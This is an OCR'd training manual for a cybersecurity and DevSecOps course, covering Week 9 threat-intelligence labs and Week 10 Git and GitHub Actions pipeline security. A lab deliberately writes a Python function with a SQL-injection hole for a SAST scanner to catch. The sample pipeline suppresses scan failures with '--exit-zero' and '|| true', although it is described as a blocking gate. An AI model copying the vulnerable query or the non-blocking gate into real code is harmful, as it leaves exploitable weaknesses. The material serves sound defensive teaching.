
LEARNING OBJECTIVES

1. Recall and apply all Week 9 threat intelligence and reporting concepts

2. Complete portfolio entries for reporting skills

3. Articulate how threat intelligence drives defensive decisions

Week 9 Mind Map — Threat Intelligence & Reporting



AI Integration Reflection — Week 9

- This week you used AI to draft report sections and generate intelligence summaries.
- Key insight: AI is excellent at formatting and grammar, but struggles with accurate business impact assessment and may hallucinate CVEs.
- Your validation skill is critical — you are the expert, AI is the assistant.

PRACTICE *(2 Hours) — Skills Assessment Labs*

LAB 9.5.1 — ATT&CK; Tactic Matching

Objective: Match each attacker action to the correct ATT&CK; tactic.

Prerequisites: No notes

Match each action to the correct tactic (TA0001–TA0040):

1. Attacker downloads Mimikatz to dump passwords: _____

2. Attacker creates a new domain admin account: _____

3. Attacker scans internal network for open ports: _____
4. Attacker sends phishing email with malicious link: _____
5. Attacker encrypts all files and demands Bitcoin: _____

LAB 9.5.2 — IOC Classification

Objective: Classify each as STRATEGIC, TACTICAL, or OPERATIONAL.

Prerequisites: No notes

a) 'Nation-state actors are targeting the energy sector.' → _____
b) 'Block IP 203.0.113.5 immediately.' → _____
c) 'APT29 uses T1566.001 (spearphishing attachment).' → _____
d) 'Allocate $5M for next year's security budget.' → _____
e) 'Search for SHA256 hash e3b0c442...' → _____

LAB 9.5.3 — Risk Rating with Business Context

Objective: Assign FINAL RISK for each scenario.

Prerequisites: No notes

1. Public-facing marketing blog (no PII) with RCE vulnerability (CVSS 9.8)
2. Internal HR database (employee SSNs) with default admin/admin (CVSS 7.5)
3. Development server with no customer data, SQL injection (CVSS 8.2)
4. Customer payment portal (credit cards) with outdated TLS (CVSS 5.3)

LAB 9.5.4 — Report Section Identification

Objective: Match report section to its audience.

Prerequisites: No notes

Section	Audience (CTO / Engineer / Both)
Executive Summary	
CVSS scores and CVE numbers	
Screenshot of SQL injection	
Remediation roadmap timeline	
Command to patch vulnerability	

LAB 9.5.5 — AI Validation Exercise

Objective: Identify and document an AI hallucination.

Prerequisites: AI assistant available

Ask an AI: 'What is the remediation for CVE-2024-12345?'

Then check: Does the CVE exist? (Search NVD). If it doesn't exist → AI hallucination. If remediation is wrong → incorrect. Document your findings.

BUILD *(2 Hours) — Portfolio Entry*

BUILD BRIEF

Create your Week 9 Portfolio Entry — comprehensive document demonstrating threat intelligence and reporting skills.

Required sections:

- 1. MITRE ATT&CK; Mapping: map vsftpd exploitation from Week 4 — tactic, technique, and why
- 2. Threat Intelligence Levels: provide one example of each (strategic, tactical, operational) from your own experience
- 3. IOC Package: for the vsftpd incident (Week 4) — SHA256, IP address, file path, registry (if applicable)
- 4. Report Extract: complete validated finding from your Day 4 BUILD section (vsftpd backdoor with all sections)
- 5. Remediation Roadmap: phased plan for the vsftpd finding — Immediate (0-24h), Short-term (1-7d), Long-term (30d+)
- 6. AI Integration Log: prompt used, what AI got right, what AI got wrong, what you corrected, validation steps performed
- 7. Self-Reflection: most valuable reporting technique, most challenging concept, how you will use threat intelligence in your career

Quality standard:

- All sections completed. AI log shows specific corrections (not 'nothing was wrong'). Risk ratings include business justification. Remediation phases are realistic.

DOCUMENT *(1 Hour) — Week Summary*

DOCUMENT

Writing Prompt:

Write a threat intelligence strategic brief for your CISO. Assume a zero-day vulnerability (CVE-2025-0001 — fictional) affecting your industry's primary software vendor. Audience: CISO (technical but strategic).

- Include: What is known about the vulnerability (CVSS 9.8, RCE)
- Immediate operational actions (block at firewall, search for IOCs)
- Tactical recommendations (deploy virtual patch, monitor vendor for patch)
- Strategic recommendations (vendor risk management programme, diversify software vendors)
- Budget ask ($250k for threat hunting team)

Weekly Checklist (Student-Facing)

- ■ I can explain MITRE ATT&CK; structure (Tactics → Techniques → Sub-techniques) without notes
- ■ I have mapped a real breach to at least 5 ATT&CK; tactics
- ■ I have used ATT&CK; Navigator to visualise defensive coverage
- ■ I can distinguish strategic, tactical, and operational intelligence
- ■ I have created an IOC package from a forensic incident
- ■ I have written a complete penetration test finding (all sections)
- ■ I have created a phased remediation roadmap
- ■ I have used AI to draft report content and validated it
- ■ I have identified and corrected an AI hallucination
- ■ My Week 9 Portfolio Entry is complete

Skills Verification

Skill	How to Demonstrate It	Pass Standard
ATT&CK; mapping	Map vsftpd exploit to tactic and technique	TA0001 (Initial Access), T1190
Intelligence levels	Provide correct classification for 5 scenarios	4/5 correct
IOC creation	Create IOC package from incident	All 4 IOC types present
Risk rating	Apply business context to CVSS	Correct final rating with justification
Report writing	Complete finding with all required sections	Professional format, no placeholders
AI validation	Find and correct AI error in finding	Specific correction documented

Self-Assessment Quiz

Instructions

- No notes — answer from memory.
- Write on separate sheet.
- Key in Instructor Notes.

Definition Questions

1. Define MITRE ATT&CK.; What is the difference between a tactic and a technique?
2. Define Threat Intelligence. What are the three levels (strategic, tactical, operational) and who is the audience for each?

Concept Identification

3. What is the difference between STIX and TAXII? Which one is a language, and which is a transport protocol?
4. In a penetration test report, what is the difference between an executive summary and a detailed finding?

Output Interpretation

5. A client says: 'Our risk assessment team rated this vulnerability MEDIUM because CVSS is 5.3.' You know the affected system contains PII for 1 million customers. What is wrong with their risk rating? What should it be?
6. The ATT&CK; Navigator shows all green cells. Why is this likely false? What does it indicate about the organisation's security posture?

Scenario Questions

7. You discover a SQL injection vulnerability on a client's public-facing website. The client says 'patching will take 6 months because we need to rewrite the application.' Propose three actions they can take immediately while waiting for the rewrite.
8. Your SOC is overwhelmed with 10,000 alerts per day. Using MITRE ATT&CK;, how would you prioritise which techniques to focus detection on? (Hint: Look at threat intelligence about which techniques are most commonly used against your industry)

Connection to Previous Week

9. In Week 8, you performed memory forensics and found a suspicious process. How would you map this finding to MITRE ATT&CK;? What tactic and technique would you assign? Why is this mapping valuable for the incident response report?

AI Enhancement

10. An AI generates this remediation for SQL injection: 'Use a Web Application Firewall (WAF) to block SQL injection. This completely fixes the vulnerability.' Validate this statement. Is it correct? What is the primary fix for SQL injection? Where would you place this recommendation in the remediation roadmap?

Additional Resources

Official Documentation

- MITRE ATT&CK; — Full knowledge base: https://attack.mitre.org/
- ATT&CK; Navigator — Visualisation tool: https://mitre-attack.github.io/attack-navigator/
- STIX/TAXII Standards: https://oasis-open.github.io/cti-documentation/

Free Learning Platforms

- TryHackMe — MITRE ATT&CK; Room (Free, 3 hours): https://tryhackme.com/room/mitre
- TryHackMe — Threat Intelligence Room (Free, 2 hours): https://tryhackme.com/room/threatintel

Written References

- 'Threat Intelligence and Reporting' by SANS Institute — Whitepaper: https://www.sans.org
- 'Writing Penetration Test Reports' by Georgia Weidman — Guide
- CVSS v3.1 Calculator (verify your scores): https://www.first.org/cvss/calculator/3.1

Professional Community

- ATT&CK; Community — Slack, forums: https://attack.mitre.org/resources/community/
- MISP Project — Threat intel sharing: https://www.misp-project.org/communities/
- AlienVault OTX — Free threat intelligence: https://otx.alienvault.com

Looking Ahead — Week 10

Preview — What's Coming in Week 10

- Phase 3: DevSecOps & Cloud Security begins in full
- DevOps lifecycle (Plan → Code → Build → Test → Release → Operate → Monitor)
- Shift-left security — finding vulnerabilities earlier in development
- Git version control and secure repository practices
- CI/CD pipelines with GitHub Actions
- SAST (Semgrep/Bandit), dependency scanning, secrets detection
- AI-enhanced code review and security test generation

What to Review Before Week 10

- Week 3 automation (bash/Python scripts) — DevSecOps builds on scripting
- Week 5 web vulnerabilities — SAST tools find these in code
- Week 6 SIEM — monitoring CI/CD pipeline logs

Instructor Note — Week 9 Complete

- Week 9 completes the transition from Blue Team (Weeks 5–8) to Phase 3 (DevSecOps).
- Students now have: ATT&CK; framework knowledge, IOC creation skills, professional report writing capability.
- These communication skills will be exercised in every remaining week (10–12).
- Week 12 Capstone requires a professional report — the templates from this week will be used directly.

TECHRISE 3.0

Cybersecurity & DevSecOps Programme · Abia Cohort 3.0 · 2026

PHASE 3 · DEVSECOPS & CLOUD SECURITY

WEEK 10

DevOps Foundations and DevSecOps Pipeline Security

Student Training Manual — AI-First Curriculum

PROGRAMME	COHORT	WEEK	PHASE	METHODOLOGY
Cybersecurity & DevSecOps	**Abia Cohort 3.0**	**10 of 12**	**3 — DevSecOps & Cloud Security**	**AI-First (Manual → AI Enhancement)**

Prepared by the TechRise Curriculum Design Team

Lead: Engr. Eduwem Adam · Co-facilitator: Mr. Akorita-Ifeanyichukwu Nehemiah

TABLE OF CONTENTS

- **Week 10: DevOps Foundations and DevSecOps Pipeline Security**
  - Phase: DevSecOps and Cloud Security (Weeks 9–12)
  - Day 1 — DevOps Lifecycle and Shift-Left Security
    - LEARN · PRACTICE · BUILD · DOCUMENT
  - Day 2 — Git Version Control and Secure Repository Practices
    - LEARN · PRACTICE · BUILD · DOCUMENT
  - Day 3 — CI/CD Pipelines with GitHub Actions
    - LEARN · PRACTICE · BUILD · DOCUMENT
  - Day 4 — SAST, Dependency Scanning, and Secrets Detection
    - LEARN · PRACTICE · BUILD · DOCUMENT
  - Day 5 — Review, Assessment & Portfolio (Mini Project 3 Kickoff)
    - LEARN · PRACTICE · BUILD · DOCUMENT
- **Weekly Checklist**
- **Skills Verification**
- **Self-Assessment Quiz**
- **Additional Resources**
- **Looking Ahead — Week 11**

Phase: DevSecOps and Cloud Security (Weeks 9–12) **Week 10 of 12**

WEEK 10: DEVOPS FOUNDATIONS AND DEVSECOPS PIPELINE SECURITY

Weekly Overview

This week you transition from traditional security operations to building security directly into the software development lifecycle. You will learn the DevOps lifecycle (Plan → Code → Build → Test → Release → Operate → Monitor), the concept of 'shifting left' (finding vulnerabilities earlier when they are cheaper to fix), and the three pillars of DevSecOps. You will gain hands-on experience with Git, GitHub Actions CI/CD pipelines, and security scanning tools including SAST (Static Application Security Testing), dependency scanning, and secrets detection. By the end of this week, you will have configured a complete CI/CD pipeline with automated security gates that block vulnerable code from reaching production.

How this week builds on Week 9

- Week 9 taught you to communicate findings in professional reports. Now you will automate those findings — instead of manually reporting a vulnerability, your pipeline will automatically reject code that contains it.

How this week sets up Week 11

- Week 11 covers container security and Infrastructure as Code (IaC). The CI/CD pipeline you build this week will scan containers and infrastructure templates for vulnerabilities.

Why this matters in a real security job

- Traditional security finds vulnerabilities in production (expensive to fix). DevSecOps finds them in development (cheap to fix). The difference is 100x cost savings and preventing breaches before they happen.
- Organisations without DevSecOps are 3x more likely to have a breach.

■ **DevSecOps Week Note: Scripts and pipeline files ARE the lesson this week. Every line of YAML, every security gate, and every scan command must be explained in plain English. Your deliverable is a working pipeline, not just a report.**

DAY 1

DevOps Lifecycle and Shift-Left Security

LEARN *(1 Hour)*

LEARNING OBJECTIVES

1. Explain the DevOps infinite loop (Plan → Code → Build → Test → Release → Operate → Monitor)


2. Define 'shift-left security' and explain why finding vulnerabilities earlier reduces cost

3. Compare traditional security with DevSecOps


DEVOPS

is a set of practices that combines software development (Dev) and IT operations (Ops) to shorten the development lifecycle while delivering features, fixes, and updates frequently. DevSecOps integrates security into every phase of the DevOps lifecycle.

DevOps Infinite Loop — Plan to Monitor



Shift-Left — Find Vulnerabilities Earlier



Traditional Security vs DevSecOps

Aspect	Traditional Security	DevSecOps
When security runs	After development (pre-release)	Throughout every phase

Who does security	Security team only	Everyone (Dev + Ops + Sec)
How vulnerabilities found	Manual pen test, code review	Automated SAST, dependency scan
Time to fix	Weeks (release held)	Minutes (pipeline blocks commit)
Cost to fix	High (requires code changes)	Low (fix at the source)
Developer feedback	Delayed (end of sprint)	Immediate (on every commit)
Security culture	Separate silo	Shared responsibility

Three Pillars of DevSecOps

- People: security training for developers, shared responsibility, security champions in each team
- Process: security gates in CI/CD pipeline, threat modelling in planning, security requirements alongside functional requirements
- Technology: SAST, DAST, dependency scanning, secrets detection, container scanning, IaC scanning — all automated

WHY THIS MATTERS

The 2017 Equifax breach (148 million records) was caused by an unpatched Apache Struts library (CVE-2017-5638). The patch had been available for 2 months. A basic dependency scanner in a CI/CD pipeline would have flagged the vulnerable library on every build. The breach cost $575 million in settlements. One automated security gate would have prevented it.

PRACTICE *(2 Hours)*

LAB 10.1.1 — DevSecOps Maturity Assessment

Objective: Assess a fictional organisation's DevSecOps maturity.

Prerequisites: None — scenario-based

QuickPayNG (the Nigerian fintech from earlier weeks) uses the following development practices:

- Code: developers push directly to main branch
- Build: Jenkins CI server runs unit tests only
- Test: manual QA team tests before each monthly release
- Deploy: IT team manually deploys to production
- Security: annual penetration test; no automated scanning

For each DevOps phase (Plan, Code, Build, Test, Release, Operate, Monitor), assess QuickPayNG's current security maturity (None/Low/Medium/High) and recommend one specific improvement.

■ ANALYSE THIS

QuickPayNG pushes directly to main with no review. How many vulnerabilities could be introduced per month if 10 developers each commit 5 times daily? What is the first security gate you would add and why?

LAB 10.1.2 — Shift-Left Cost Calculation

Objective: Calculate the cost savings from shifting security left.

Prerequisites: None — scenario-based

QuickPayNG discovers a SQL injection vulnerability. Calculate the cost of fixing it at each phase, using the multipliers from the Shift-Left diagram. Then calculate: if QuickPayNG ships 50 features per month and 10% have security vulnerabilities — what is the annual cost difference between finding them in CODE vs PRODUCTION?

■ ANALYSE THIS

If implementing SAST costs $10,000/year and saves $500,000 in avoided breach costs — what is the ROI? Present this as a business case for QuickPayNG's CTO.

BUILD *(2 Hours)*

BUILD BRIEF

Create a DevSecOps Roadmap for QuickPayNG — a 90-day plan to transform their development security posture.

Phase 1 — Week 1–2 (Quick Wins):

- Implement branch protection on main (no direct pushes — require pull requests)
- Add .gitignore to prevent accidental secret commits
- Integrate a free SAST tool (Bandit for Python, Semgrep for any language)

Phase 2 — Week 3–6 (Pipeline Security):

- Set up GitHub Actions CI pipeline that runs SAST on every pull request
- Add dependency scanning (pip-audit for Python, npm audit for Node.js)
- Configure pipeline to FAIL if High/Critical vulnerabilities found

Phase 3 — Week 7–12 (Mature Programme):

- Add secrets detection (GitLeaks or GitHub Secret Scanning)
- Implement DAST scanning on staging environment
- Security training for all developers (OWASP Top 10 awareness)

For each item:

- Tool name, setup time, cost, OWASP/CVE category it prevents

Format:

- Professional project plan with timeline, responsibilities, and success metrics

DOCUMENT

Writing Prompt:

Write a 'Security Champions Programme' proposal for QuickPayNG. A Security Champion is a developer who takes extra security responsibility within their team. Audience: CTO. Length: 400–500 words.

- Include: What a Security Champion does (code reviews, security training, pipeline maintenance), time commitment (2 hours/week), how to select champions, incentives (recognition, training budget), expected outcomes (reduced vulnerabilities, faster fixes)

DAY
2

Git Version Control and Secure Repository Practices

LEARN *(1 Hour)*

LEARNING OBJECTIVES

1. Use essential Git commands (init, clone, add, commit, push, pull, branch, merge)


2. Configure branch protection rules to enforce security reviews

3. Identify and prevent common Git security mistakes (secrets in commits, force pushes)

GIT

is a distributed version control system that tracks changes to source code over time, enabling multiple developers to collaborate, maintain history, and recover from mistakes.

Git Workflow — Feature Branch Model



Essential Git Commands — Security-Relevant

Command	Purpose	Security Relevance
git init	Create new repository	Start tracking code changes
git clone [url]	Copy remote repository locally	Get existing codebase
git add [file]	Stage changes for commit	Review what you're committing — don't add secrets!
git commit -m 'msg'	Save staged changes with message	Audit trail — messages should be meaningful
git push origin [branch]	Upload commits to remote	Code becomes visible to team
git pull	Download and merge remote changes	Keep local up-to-date
git branch [name]	Create new branch	Isolate feature work from main

git checkout [branch]	Switch to branch	Move between branches
git log --oneline	View commit history	Audit trail of all changes
git diff	Show uncommitted changes	Review before committing
git reset HEAD~1	Undo last commit (keep changes)	Remove accidental commits
git rm --cached [file]	Untrack file (keep locally)	Remove accidentally committed secrets

Common Git Security Mistakes

Mistake	Example	Prevention
Committing secrets	git commit -m 'fix' with DB_PASSWORD=secret123 in .env	Use .gitignore; use secrets management (environment variables)
Force pushing to main	git push --force origin main (rewrites history)	Enable branch protection — block force pushes
No code review	Direct commits to main without PR	Require pull request and review before merge
Merge without CI passing	Override failed security checks	Require status checks to pass before merge
Public repository with secrets	Open-source repo with API keys in commit history	Rotate keys immediately; use git-filter-repo to remove from history
No .gitignore	Committing .env, *.key, node_modules	Create .gitignore before first commit

GitHub Branch Protection Rules

- Require pull request reviews: minimum 1 reviewer must approve before merging
- Require status checks to pass: CI pipeline (SAST, tests) must pass before merge
- Require signed commits: cryptographic proof of author identity (GPG signing)
- Block force pushes: prevent history rewriting (cannot delete evidence of a commit)
- Require up-to-date branches: must be current with main before merging
- Restrict who can push: only specific teams can push to protected branches

WHY THIS MATTERS

In 2022, a developer at a major Nigerian bank accidentally committed AWS access keys to a public GitHub repository. The keys were discovered by automated bots within 4 minutes. By the time the developer noticed and tried to delete the commit, attackers had already provisioned cloud resources. The attack cost $23,000 in cloud bills before the keys were revoked. GitLeaks running in a pre-commit hook would have prevented the commit.

PRACTICE *(2 Hours)*

LAB 10.2.1 — Set Up a Secure Git Repository

Objective: Configure a GitHub repository with branch protection and security settings.

Prerequisites: GitHub account; Git installed on Kali

Step 1 — Create a GitHub Repository

Go to github.com → New Repository → Name: techrise-devsecops → Private → Add README. Clone to your local machine:

BASH

```
git clone https://github.com/YOUR-USERNAME/techrise-devsecops cd techrise-devsecops
```

Step 2 — Configure Git Identity

BASH

```
git config --global user.name 'Your Name' git config --global user.email 'your@email.com'
```

Step 3 — Create a .gitignore File

BASH

```
cat > .gitignore << 'EOF' # Environment files (NEVER commit these) *.env .env* *.env.local # Secret files *.key *.pem *.p12 *.pfx # Dependencies node_modules/ venv/ __pycache__/ # IDE files .vscode/ .idea/ EOF git add .gitignore git commit -m 'Add .gitignore to prevent secret commits' git push origin main
```

Step 4 — Create a Feature Branch and Simulate Development

BASH

```
git checkout -b feature/payment-api # Create a simple Python file with a vulnerability cat > payment.py << 'EOF' import sqlite3 def get_payment(user_id): conn = sqlite3.connect('payments.db') # VULNERABLE: SQL injection - user_id not sanitised query = f'SELECT * FROM payments WHERE user_id = {user_id}' return conn.execute(query).fetchall() EOF git add payment.py git commit -m 'Add payment API endpoint' git push origin feature/payment-api
```

Step 5 — Enable Branch Protection on GitHub

GitHub repository → Settings → Branches → Add branch protection rule. Branch name pattern: main. Enable: Require a pull request before merging, Require status checks to pass, Block force pushes.

■ ANALYSE THIS

The payment.py file has a SQL injection vulnerability. In a DevSecOps pipeline, at which exact stage would this be caught? (Hint: SAST in the CI pipeline). What would happen to the developer's pull request if SAST finds this vulnerability?

BUILD *(2 Hours)*

BUILD BRIEF

Create a Git Security Policy document for QuickPayNG's development team.

Section 1 — Repository Setup Standards:

- Required .gitignore entries (list the top 10 patterns to always exclude)
- Repository visibility policy (when public vs private)

- Naming conventions for branches (feature/, hotfix/, release/)

Section 2 — Commit Standards:

- Commit message format (what makes a useful audit trail)
- Pre-commit checklist (5 things to verify before every commit)
- What to do if you accidentally commit a secret

Section 3 — Branch Protection Requirements:

- List all protection rules to enable on main/production branches
- Code review requirements (minimum reviewers, who can approve)

Section 4 — Incident Response for Git Secrets:

- Step-by-step: what to do when a secret is committed to a public repo
- Step-by-step: how to remove a secret from git history

DOCUMENT

Writing Prompt:

Write a Git Training Module introduction for QuickPayNG's junior developers who have never used version control. Audience: recent graduates joining the team. Length: 300–400 words.

- Include: Why version control exists (collaboration, history, recovery), why security is everyone's responsibility (not just the security team), the three things that should NEVER be committed (secrets, large files, generated code), and the one habit that will save their career (always review git diff before committing)

DAY
3

CI/CD Pipelines with GitHub Actions

LEARN *(1 Hour)*

LEARNING OBJECTIVES

1. Explain CI/CD concepts and the role of automated pipelines in DevSecOps


2. Write a basic GitHub Actions workflow in YAML

3. Add security gates (SAST, dependency scan) to a CI/CD pipeline

CI/CD

(Continuous Integration / Continuous Delivery) is the practice of automatically building, testing, and deploying code changes. Every commit triggers a pipeline that runs automated checks — security gates fail the pipeline if vulnerabilities are found.

CI/CD Pipeline with Security Gates



GitHub Actions YAML — Structure

YAML

```
# .github/workflows/security.yml name: DevSecOps Pipeline # TRIGGER: when does this pipeline run? on: push: branches: [ main, 'feature/**' ] pull_request: branches: [ main ] # JOBS: what work to do jobs: security-scan: runs-on: ubuntu-latest # VM environment steps: # Step 1: Get the code - name: Checkout code uses: actions/checkout@v4 # Step 2: Set up Python - name: Set up Python uses: actions/setup-python@v4 with: python-version: '3.11' # Step 3: Install tools - name: Install security tools run: | pip install bandit pip-audit # Step 4: SAST scan - name: Run SAST (Bandit) run: | bandit -r . -f json -o bandit-results.json || true bandit -r . --severity-level high # Step 5: Dependency scan - name: Check dependencies run: | pip-audit --requirement requirements.txt
```

Reading GitHub Actions Output

- Green checkmark (✓): all steps passed — code is safe to merge
- Red X: one or more steps failed — pipeline blocked, developer must fix
- Yellow circle: pipeline is running — wait for results
- View logs: click on the failed step to see exactly what went wrong
- Annotations: GitHub shows security findings directly in the pull request diff

WHY THIS MATTERS

In 2020, GitHub reported that 3 million repositories had exposed secrets in commits. Within minutes of being committed, bots automatically scan GitHub for API keys, AWS credentials, and passwords. GitHub Secret Scanning (free for public repos) and tools like TruffleHog detect secrets before they can be exploited. A 5-line YAML addition to your pipeline prevents multi-million dollar breaches.

PRACTICE *(2 Hours)*

LAB 10.3.1 — Build Your First Security Pipeline

Objective: Create a GitHub Actions workflow with SAST and dependency scanning.

Prerequisites: GitHub repository from Day 2; Python installed

Step 1 — Create the Workflow Directory

BASH

```
mkdir -p .github/workflows nano .github/workflows/security.yml
```

Step 2 — Write the Basic Pipeline

Add this YAML content — explained line by line:

security.yml — Basic DevSecOps Pipeline

```
name: TechRise DevSecOps Pipeline on: push: branches: [ main, 'feature/**' ] pull_request: branches: [ main ] jobs: security: runs-on: ubuntu-latest steps: - name: Checkout code uses: actions/checkout@v4 with: fetch-depth: 0 # Full history for secret scanning - name: Set up Python 3.11 uses: actions/setup-python@v4 with: python-version: '3.11' - name: Install security tools run: pip install bandit pip-audit - name: SAST - Run Bandit run: bandit -r . --severity-level high --exit-zero - name: Dependency Scan - pip-audit run: pip-audit || true
```

Step 3 — Create a Requirements File

BASH

```
cat > requirements.txt << 'EOF' flask==2.0.1 requests==2.25.1 cryptography==36.0.0 EOF
```

Step 4 — Commit and Push

BASH

```
git add .github/ requirements.txt git commit -m 'Add DevSecOps security pipeline' git push origin feature/payment-api
```

Go to your GitHub repository → Actions tab. Watch your pipeline run. Click on each step to see the output.

Step 5 — Create a Pull Request

GitHub → Pull Requests → New pull request → feature/payment-api → main. The pipeline will run automatically. Check: does Bandit find the SQL injection in payment.py? Does pip-audit find any vulnerable dependencies?

■ ANALYSE THIS

Your Bandit SAST scan should have flagged the SQL injection in payment.py (B608: possible SQL injection via string-based query construction). What is the severity level Bandit assigns? What is the remediation Bandit suggests? How would you fix payment.py to make the scan pass?

BUILD *(2 Hours)*

BUILD BRIEF

Enhance your security pipeline with additional security gates.

Add these steps to your security.yml:

- Secrets detection with GitLeaks: uses: gitleaks/gitleaks-action@v2
- Semgrep SAST (broader language support): uses: returntocorp/semgrep-action@v1
- Safety check (Python-specific CVE database): pip install safety && safety check
- OWASP dependency check report generation

Pipeline quality requirements:

- Pipeline must FAIL (not warn) on High/Critical severity findings
- Each step must have a clear name explaining what it checks
- Add a notification step: on failure, output a summary of what failed

Documentation requirement:

- For each tool added: what it checks, what OWASP category it addresses, sample output

Deliverable:

- Working .github/workflows/security.yml file that runs all 5+ security checks

DOCUMENT

Writing Prompt:

Write a CI/CD Security Gate Policy for QuickPayNG. This defines what the automated pipeline must check and what constitutes a pass or fail. Audience: Development Manager.

